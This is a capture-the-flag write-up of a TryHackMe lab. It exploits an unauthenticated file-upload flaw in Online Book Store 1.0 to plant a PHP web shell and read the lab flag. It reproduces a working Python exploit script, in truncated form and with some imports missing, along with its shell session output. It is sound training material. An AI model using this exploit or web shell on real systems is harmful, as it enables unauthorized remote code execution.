THM Practical Manual Exploitation

Task 5 Practical: Manual Exploitation


Note: You will need to either deploy the AttackBox or connect to the TryHackMe network to complete this task.

Start Machine

Deploy the machine attached to this task and **wait a minimum of five minutes** for it to be fully set up. After five minutes, visit the webserver running on the machine by navigating to `http://10.10.147.33` in the browser of the device connected to the THM network (your own or the AttackBox).

First, as the task says, we will navigate to the website attached.


We need to focus on the version Onlin Book Store v1.0 at the bottom of the page.




Let's use searchsploit to figure out what exploits are available to this version of the app.

```
┌──(root㉿scarly)-[/]
└─# searchsploit online book store 1.0
--------------------------------------------- ---------------------------------
 Exploit Title                                |  Path
--------------------------------------------- ---------------------------------
Online Book Store 1.0 - 'bookisbn' SQL Inject | php/webapps/47922.txt
Online Book Store 1.0 - 'id' SQL Injection    | php/webapps/48775.txt
Online Book Store 1.0 - Arbitrary File Upload | php/webapps/47928.txt
Online Book Store 1.0 - Unauthenticated Remot | php/webapps/47887.py
Online Event Booking and Reservation System 1 | php/webapps/50450.txt
--------------------------------------------- ---------------------------------
Shellcodes: No Results
```

As you can see, there is an unauthenticated remote code execution exploit we can test so let's navigate to that link.






As it was obvious, we will find some python code related to this exploit

```python
import string
import sys

parser = argparse.ArgumentParser()
parser.add_argument('url', action='store', help='The URL of the target.')
args = parser.parse_args()

url = args.url.rstrip('/')
random_file = ''.join(random.choice(string.ascii_letters + string.digits) for i in range(10))

payload = '<?php echo shell_exec($_GET[\'cmd\']); ?>'

file = {'image': (random_file + '.php', payload, 'text/php')}
print('> Attempting to upload PHP web shell...')
r = requests.post(url + '/admin_add.php', files=file, data={'add':'1'}, verify=False)
print('> Verifying shell upload...')
r = requests.get(url + '/bootstrap/img/' + random_file + '.php', params={'cmd':'echo ' + random_file}, verify=False)

if random_file in r.text:
    print('> Web shell uploaded to ' + url + '/bootstrap/img/' + random_file + '.php')
    print('> Example command usage: ' + url + '/bootstrap/img/' + random_file + '.php?cmd=whoami')
    launch_shell = str(input('> Do you wish to launch a shell here? (y/n): '))
    if launch_shell.lower() == 'y':
        while True:
            cmd = str(input('RCE $ '))
            if cmd == 'exit':
                sys.exit(0)
            r = requests.get(url + '/bootstrap/img/' + random_file + '.php', params={'cmd':cmd}, verify=False)
            print(r.text)
else:
    if r.status_code == 200:
        print('> Web shell uploaded to ' + url + '/bootstrap/img/' + random_file + '.php, however a simple command check failed to execute. Perhaps shell_exec
is disabled? Try changing the payload.')
    else:
```

```python
payload = '<?php echo shell_exec($_GET[\'cmd\']); ?>'
```

That is the payload which will be sent to the app, this will allow us to as its saying, establish the reverse shell once its uploaded to the app.

Lets download it



I already change the name of the file to exploit

```
┌──(root㉿scarly)-[/home/sky/Downloads]
└─# ls
BastionHostingCreds
NVIDIA-Linux-x86_64-535.154.05.run
'Web Penetration Testing with Kali Linux.pdf'
asusctl-5.0.6
cacert.der
exploit.py
```

As its using argparse, we can expect to interact with the functions of the script via our CLI

```
┌──(root㉿scarly)-[/home/sky/Downloads]
└─# python3 exploit.py --help
usage: exploit.py [-h] url

positional arguments:
  url         The URL of the target.

options:
  -h, --help  show this help message and exit

┌──(root㉿scarly)-[/home/sky/Downloads]
└─#
```

Then we just need to issue the following command and look up for the flag.txt .

```
┌──(root㉿scarly)-[/home/sky/Downloads]
└─# python3 exploit.py http://10.10.147.33/
> Attempting to upload PHP web shell...
> Verifying shell upload...
> Web shell uploaded to http://10.10.147.33/bootstrap/img/8pQNerQkRk.php
> Example command usage: http://10.10.147.33/bootstrap/img/8pQNerQkRk.php?cmd=wh
oami
> Do you wish to launch a shell here? (y/n): y
RCE $ whoami
www-data

RCE $ ls
8pQNerQkRk.php
OyWjgNLIbq.php
android_studio.jpg
beauty_js.jpg
c_14_quick.jpg
c_sharp_6.jpg
doing_good.jpg
flag.txt
img1.jpg
img2.jpg
img3.jpg
kotlin_250x250.png
logic_program.jpg
mobile_app.jpg
pro_asp4.jpg
pro_js.jpg
unnamed.png
web_app_dev.jpg

RCE $ cat flag.txt
THM{BOOK_KEEPING}

RCE $ get flag.txt
```